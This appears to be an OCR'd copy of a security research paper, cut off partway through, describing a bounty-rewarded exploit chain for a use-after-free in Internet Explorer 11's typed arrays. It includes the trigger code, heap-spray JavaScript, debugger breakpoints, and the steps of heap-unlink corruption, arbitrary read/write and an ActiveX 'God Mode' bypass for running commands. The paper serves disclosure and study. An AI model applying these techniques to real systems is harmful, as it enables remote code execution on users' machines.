


Look Mom, I don’t use Shellcode

Browser Exploitation Case Study for Internet Explorer 11

Moritz Jodeit
Blue Frost Security Research Lab
moritz[at]bluefrostsecurity[dot]de
@moritzj

Version 1.0

1. Introduction

The latest version of Internet Explorer 11 running on Windows 10 comes with a plethora of exploit mitigations which try to put a spoke in an attacker's wheel. Although Microsoft just recently introduced their new flag ship browser Edge, when it comes to exploit mitigations many of the mitigations found in Edge are also present in the latest version of Internet Explorer 11. The goal of these mitigations is to make exploit development as hard and costly as possible. Some mitigations which usually need to be overcome are ASLR, DEP, CFG, Isolated Heap and Memory Protector to just name a few. If you managed to bypass all of these and you successfully turned your bug(s) into remote code execution, you are trapped inside a sandbox which needs to be escaped. This might require even more bugs and in the case of a kernel vulnerability you are confronted with all the kernel exploit mitigations such as Kernel DEP, KASLR, SMEP, NULL Pointer Dereference Protection and so on. If you then aim for an exploit which continues working under the presence of Microsoft's Enhanced Mitigation Experience Toolkit (EMET) things get even more interesting.

Although all of this can make the exploit development process really tough, with the right vulnerability at hand it's still possible to develop working exploits without caring too much about most of these mitigations. This is particularly true if you don't go the standard route of *ROPing* into your shellcode but reuse existing functionality inside the browser itself for remote code execution.

In this paper we describe the details about a vulnerability we identified in the JavaScript implementation of Internet Explorer 11 and how we managed to successfully develop a reliable exploit for IE 11 (64-bit with EPM-enabled) running on Windows 10 including a sandbox escape and a way to bypass the latest version of EMET 5.5 as well without executing any shellcode or ROP gadgets at all.

We have been awarded the highest bounty payout of $100,000 for this work by Microsoft as part of their *Mitigation Bypass Bounty* program. This paper describes all the used vulnerabilities and techniques which were part of our submission.

The analysis described in this paper was performed on a fully-patched Windows 10 (10.0.10586) as of February 2016 and is based on the 64-bit versions of the respective binaries if not stated otherwise.

2. Typed Array Neutering Vulnerability

This chapter describes the vulnerability that we exploited in order to get initial code execution within the IE 11 sandbox. In order to understand the vulnerability we first need to know about two basic JavaScript constructs, namely Web Workers and Typed Arrays. These are described in the next two sections.

2.1. *Web Workers*

First of all the exploit makes use of Web Workers [1]. The Web Workers API allows web content to run concurrent threads of JavaScript code in the background. The JavaScript code in the worker thread is running in another global context, so it can't access the DOM directly. Creating a worker is as simple as calling the Worker() constructor with a JavaScript filename to be executed.

For the main thread to communicate with a worker, message passing is used. To send a message between the main thread and a worker the postMessage() [2] method can be used. With a registered *onmessage* event handler messages can be received. The first argument of the postMessage() method is the object to be transferred. The second optional argument is an array of objects for which ownership should be transferred from the sending context to the worker it was sent to. Objects must implement the *Transferable* [3] interface.

It is important to understand that objects for which ownership is transferred, become unusable (neutered) in the sending context and become available only in the receiving worker context.

2.2. *Typed Arrays*

Typed arrays are array-like objects and provide a way for accessing raw binary data. The implementation is split between "buffers" and "views". A buffer is implemented by the ArrayBuffer [4] object and it stores the raw data to be accessed. However, the ArrayBuffer object can't be used directly to access the data.

In order to access the data, you need to use a view. A view can be thought of as a type cast of the underlying buffer. Different views for all the usual numeric types are available. Examples are the Uint8Array, Uint16Array or Uint32Array objects.

Every typed array object references its underlying ArrayBuffer object with the "buffer" property. This property is set when the typed array is constructed and can't be changed afterwards.

2.3. *Vulnerability Details*

Let's take a look at the JavaScript code which triggers the vulnerability:

```
var array;

function trigger() {
       /* Create an empty Worker */
       var worker = new Worker("empty.js");

       /* Create new Int8Array typed array */
       array = new Int8Array(0x42);

       /*
        *  Transfer ownership of the underlying ArrayBuffer to the worker,
        *  effectively neutering it in this process.
        */
       worker.postMessage(0, [array.buffer]);

       /* Give the memory a chance to disappear... */
       setTimeout("boom()", 1000);
}

function boom() {
       /* This writes into the freed ArrayBuffer object */
       array[0x4141] = 0x42;
}
```

The code first constructs a new Web Worker and creates a new typed array. The call to the postMessage() method will transfers the ownership of the ArrayBuffer associated with the previously created typed array to the worker. This will effectively neuter the ArrayBuffer in the current thread's context and thus free the memory pointed to by the ArrayBuffer.

The code doesn't take into account that the ArrayBuffer is still associated with the typed array which is still accessible in the current context. Every read or write operation through the typed array will still access the freed memory.

This is a pretty neat scenario because by varying the size of the created typed array we control the length of the chunk of memory to be freed. This effectively allows us to get full read/write access to arbitrary objects allocated on the same heap as the ArrayBuffer's memory. We first create a typed array of the correct size, free the underlying memory by transferring ownership of the ArrayBuffer to the worker and then create the target object which will likely re-use the freed chunk of memory.

3. Exploitation

In order to exploit the vulnerability we first need to find an interesting object which we can manipulate in order to get a first foothold. First let's take a look at where the memory of the ArrayBuffer is actually allocated.

If we take a look at the jscript9!Js::JavascriptArrayBuffer::Create method, we can see that the code is actually using the malloc() routine to allocate the underlying memory inside the jscript9!Js::ArrayBuffer::ArrayBuffer() constructor.

```
push    24h
mov     ecx, esi          ; this
call    Recycler::AllocFinalizedInlined
push    ds:__imp__malloc ; void *(__cdecl *)(unsigned int)
mov     esi, eax
push    ebx               ; struct Js::DynamicType *
push    edi               ; unsigned int
mov     ecx, esi          ; this
call    Js::ArrayBuffer::ArrayBuffer
```

This means the freed memory we want to try to replace with a useful object is located on the CRT heap. This reduces the number of potentially useful objects because interesting objects to be modified like normal arrays or typed arrays are allocated on IE's custom heap instead.

3.1. Finding an Object to Replace

In order to find some useful objects to manipulate we log all allocations which are performed with the RtlAllocateHeap function.

```
bp ntdll!RtlAllocateHeap "r $t0 = @rcx; r $t1 = @r8; gu; .printf \"Allocated %x bytes
at %p on heap %x\\n\", @$t1, @rax, @$t0; g"
```

We noticed that when a large amount of big Array objects are created, Internet Explorer would allocate several LargeHeapBlock objects all of the same size on the CRT heap. This can be observed with the following breakpoint:

```
bp jscript9!LargeHeapBucket::AddLargeHeapBlock+0xee ".printf \"Created LargeHeapBlock
%p\\n\", @rax; g"
```

These objects build the foundation for IE's custom heap and they store some management information for large heap blocks allocated on the custom heap. Some of the more important fields relevant for our discussion are listed below:

Offset	Description
0x0	jscript9!LargeHeapBlock::`vftable'
0x8	Pointer to data on IE's custom heap
0x10	Pointer to jscript9!PageSegment
...	...
0x40	Pointer to next jscript9!LargeHeapBlock
...	...
0x58	Forward pointer

0x60	Backward pointer
…	…
0x70	Pointer to current LargeHeapBlock object
…	…

The LargeHeapBlock object stores several useful pointers. Among other things, a pointer to the allocated data on the custom heap is stored at offset 0x8. In the case that we trigger the allocation of LargeHeapBlock objects by creating several large Array objects, this pointer points directly to one of the allocated Array objects on the IE custom heap.

Since we can easily trigger the allocation of LargeHeapBlock objects by creating a large amount of Array objects, and we know the size of the created LargeHeapBlock objects in advance, we chose to manipulate one of these objects.

3.2. *LargeHeapBlock Corruption*

So we can get full read and write access to LargeHeapBlock objects on the CRT heap. By reading the first QWORD we can make sure that we are really operating on a LargeHeapBlock object and we can also leak the base address of jscript9.dll. The next question is how to corrupt the object in order to achieve arbitrary code execution.

During garbage collection the IE custom heap collects unused LargeHeapBlock objects. This process can be seen in the following code excerpt from the LargeHeapBucket::SweepLargeHeapBlockList function:

```
do {
    next_heapblock = (struct LargeHeapBlock *)*((_QWORD *)current_heapblock + 8);
    lambda_cedc91d37b267b7dc38a2323cbf64555_::operator()(
        (LargeHeapBucket **)&bucket, (__int64)current_heapblock
    );
    current_heapblock = next_heapblock;
} while (next_heapblock);
```

This code walks over the linked list of LargeHeapBlock objects and calls the operator() function on every visited LargeHeapBlock object.

Inside the operator() function a typical doubly linked list unlink operation is performed when the *forward* pointer at offset 0x58 and the *backward* pointer at offset 0x60 are set. The usual unlink algorithm is used which is shown below for the sake of completeness:

```
back = block->back;
forward = block->forward;
forward->back = back;
back->forward = forward;
```


This unlink operation does not provide any protection mechanisms similar to what can be found in modern heap allocator implementations. Thus by manipulating the *forward* and the *backward* pointer of a LargeHeapBlock object we can trigger a controlled write operation of an arbitrary QWORD at an arbitrary address. The only constraint we have is that the written value (*back* pointer) must be a valid address which is dereferenced in order to store the *forward* pointer.

3.3. *Crafting the Memory Layout*

By corrupting the *forward* and *backward* pointers of a LargeHeapBlock object at offset 0x58 and 0x60 respectively as described in the previous section we are able to perform a controlled write operation of a pointer to a chosen address. In order to be able to read and write the whole address space and also to leak arbitrary JavaScript objects, we need to build a more powerful primitive out of this.

Typed arrays are an interesting target because they store an internal pointer to the actual data buffer and the size of the data buffer. By overwriting the data buffer pointer and the size we can easily gain read/write access to arbitrary addresses. However, we first need to leak the address of a typed array in memory to be able to corrupt it.

The LargeHeapBlock objects are only created for large Array objects and not for typed arrays, because the memory of typed arrays is allocated on the CRT heap directly. Therefore, we can't leak the address of a typed array directly. However, by placing an integer array and an array of typed arrays adjacent in memory and making sure that one of the typed arrays is allocated somewhere after the integer array, we could first corrupt the length of the integer array object in order to gain access to the adjacent array of typed arrays. This way we could leak the address of one of the stored typed arrays and then re-use the corrupted integer array to modify this typed array. In the end, we are aiming for a memory layout as depicted in the following figure:



On the left side you can see all the memory which is allocated on the CRT heap while on the right side all IE custom heap allocations are shown. As can be seen, LargeHeapBlock objects as well as the data buffers of typed arrays are allocated on the CRT heap. Arrays as well as the typed arrays are allocated on the IE custom heap.

The LargeHeapBlock objects have references to all the array objects on the IE custom heap. This includes references to the two integer arrays as well as to the array of typed arrays. By leaking these pointers from the LargeHeapBlock objects we can on the one hand verify that we successfully created the desired heap layout and on the other hand calculate the exact distance between the array objects on the custom heap which is required in order to access the other objects from the first integer array.

The desired memory layout on the custom heap is an integer array, followed by an array of typed arrays, followed by one of the referenced typed arrays, finally followed by another integer array. We just alternate between allocating arrays of integers and arrays of typed arrays in the hope to create the desired memory layout. The following JavaScript code performs this task:

```
for (var i = 0; i < NUMBER_ARRAYS; i++) {
	/* Allocate an array of integers */
	array_int[i] = new Array((ARRAY_LENGTH - 0x20)/4);

	/* Fill array with noticeable pattern to detect successful corruption */
	for (var j = 0; j < array_int[i].length; ++j) {
		array_int[i][j] = MAGIC_VALUE;
	}

	/* Create new typed array */
	var uint8array = new Uint8Array(4);

	/* Allocate an array of typed array references */
	array_obj[i] = new Array((ARRAY_LENGTH - 0x20)/4);
	for (var j = 0; j < array_obj[i].length; ++j) {
		array_obj[i][j] = uint8array;
	}
}
```

After allocating a bunch of arrays we check if we successfully created the desired memory layout and if not, we just repeat the process until we are successful.

In order to manipulate a typed array for full read/write access to the whole address space, we first use the unlink write primitive to corrupt the length of the first integer array on the custom heap to extend its size to cover the memory of the array of typed arrays as well as the typed array object itself. Using the corrupted integer array, we then leak a pointer to a typed array from the adjacent array of typed arrays and finally overwrite the size field and data pointer of the typed array again using the corrupted integer array.

The second integer array at the end is required in order to reliably extend the first integer array without corrupting unrelated memory. This will be further explained in the next section.

3.4. Extending the first Array

In the first step we need to corrupt the first integer array in order to extend its size to cover the following objects in memory. Let's have a look at a typical Array object in memory:

```
0:018> dd 0x20564d60000
00000205`64d60000  00000000 00000000 00010000 00000000
00000205`64d60010  00000000 00000000 00000000 00000000
00000205`64d60020  00000000 0000002a 00003ffa 00000000
00000205`64d60030  00000000 00000000 66666666 66666666
00000205`64d60040  66666666 66666666 66666666 66666666
00000205`64d60050  66666666 66666666 66666666 66666666
00000205`64d60060  66666666 66666666 66666666 66666666
00000205`64d60070  66666666 66666666 66666666 66666666
```

The DWORD highlighted in red represents the number of bytes allocated for the Array object. The number highlighted in purple is the *array length* and the number highlighted in blue is the *reserved length* of the array. The values highlighted in grey represent the array elements.

JavaScript arrays grow dynamically. The array displayed above has already 42 (0x2a) elements assigned and is capable of storing 0x3ffa elements before it needs to be reallocated. We can overwrite the *reserved length* in order to write outside the bounds of the allocated array, however to be able to read values in memory after the allocated array, we also need to adjust the array length by assigning a value to an index above the initial array length which will automatically extend the array.

So we are using our unlink write primitive to overwrite the reserved length of the first integer array. In order to do this we set the *forward* pointer to the address of the reserved length of the Array (minus 8) and the *backward* pointer to the address of the first element inside the Array. This way we overwrite the *reserved length* of the Array with a pointer which is guaranteed to increase the length by a large factor and due to the side effect of the unlink operation, we overwrite the first element of the Array as well. This side effect is actually very useful because we can use it to find the JavaScript Array which we corrupted by checking if the first element still contains the original value.

Although this corrupted array now allows us to write to the memory following the array, in order to read the memory we first need to write at an index above the one we want to read. That's the reason for the second integer array we want to place at the end. After we corrupted the *reserved length* of the first integer array we use that array to write a dummy value to the index which exactly corresponds to the memory address of the first element of the second integer array. We can easily check the success of this operation and afterwards can be sure that we are able to read and write all the memory between the first and second integer array successfully.

3.5. Getting Full Address Space Access

Now that we have read and write access to the array of typed arrays, we can first leak a pointer to one of the referenced typed arrays and check that it's really allocated between the two integer arrays. If we can't find such a typed array, we just restart the whole process and allocate new arrays until we successfully created the required memory layout.

Using the first corrupted integer array we can now overwrite the size and the raw data pointer of the typed array. We have the constraint that we can't write values larger 0x7fffffff using the corrupted integer array. In order to still be able to read and write every address in the address space, we just set the size to the maximum value of 0x7fffffff and dynamically set the data pointer for every read/write operation to the desired address using two writes. For addresses where the lower DWORD is larger 0x7fffffff, we set the pointer to a lower address in memory and just adjust the used index for the typed array accordingly. This way we transparently work around the limitation.

Using this new primitive we can not only read and write the whole address space, but we can also leak the address of arbitrary JavaScript objects by placing them into the array of typed arrays and then access the respective array element using the first corrupted integer array.

Now that we have this powerful primitive, the next step is to think about what we want to overwrite.

3.6. Revival of God Mode

The most obvious way would be to leak the address of an object in memory and overwrite its vftable pointer to gain control over the program flow. However, in that case we would need to bypass Control Flow Guard (CFG) first. Instead of corrupting function pointers we try to enable some functionality which is already present in Internet Explorer and provides us with the ability to execute arbitrary system commands, namely ActiveX controls.


The technique of abusing ActiveX controls is not new and was previously publicly presented by Yang Yu [5] and Yuki Chen [6]. In the past the decision if an unsafe ActiveX control could be run without prompts solely relied on a single flag, namely the *SafetyOption* flag inside the ScriptEngine object. Setting this flag to 0 with a memory corruption bug would enable the capability to instantiate and run unsafe ActiveX controls.

Microsoft tried to mitigate this technique in Internet Explorer 11 by introducing a 0x20-byte hash to protect the *SafetyOption* flag from being overwritten. However, the ultimate decision to enable God Mode would still depend on the return values of the two functions jscript9!ScriptEngine::CanCreateObject and jscript9!ScriptEngine::CanObjectRun [7]. Instead of overwriting the *SafetyOption* flag, the security manager reference in the ScriptEngine object could be replaced with a reference to a fake security manager object built in memory. In the vftable of the fake security manager object the two relevant function pointers could be replaced with references to ROP gadgets which would force the two functions jscript9!ScriptEngine::CanCreateObject and jscript9!ScriptEngine::CanObjectRun to always return true. This technique was implemented in Yuki's ExpLib2 library.

This technique worked nicely in the past until Control Flow Guard (CFG) was introduced which broke the technique the way it was implemented in ExpLib2.

However, taking a look at the ScriptEngine::CanCreateObject function in a current version of jscript9.dll on Windows 10 you'll see that the ScriptEngine::GetSafetyOptions function, responsible for the protection hash generation, is no longer there and the *SafetyOption* flag is not protected anymore. Therefore, the original technique of just writing a single null byte seems to be possible again.

If we take a look at the beginning of ScriptEngine::CanCreateObject and ScriptEngine::CanObjectRun you'll see that both functions check the *SafetyOption* flag at offset 0x384 in the ScriptEngine object.



```
; __int64 __fastcall ScriptEngine::CanCreateObject(ScriptEngine *__hidden this, const struct _GUID *)
?CanCreateObject@ScriptEngine@@QEAAHAEBU_GUID@@@Z proc near

var_38= qword ptr -38h
var_30= dword ptr -30h
var_28= dword ptr -28h
var_20= dword ptr -20h
var_18= dword ptr -18h
var_10= qword ptr -10h
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

; FUNCTION CHUNK AT 00000001801D6A42 SIZE 00000010 BYTES

mov     rax, rsp
mov     [rax+18h], rbx
mov     [rax+20h], rsi
mov     [rax+10h], rdx
mov     [rax+8], rcx
push    rdi
sub     rsp, 50h
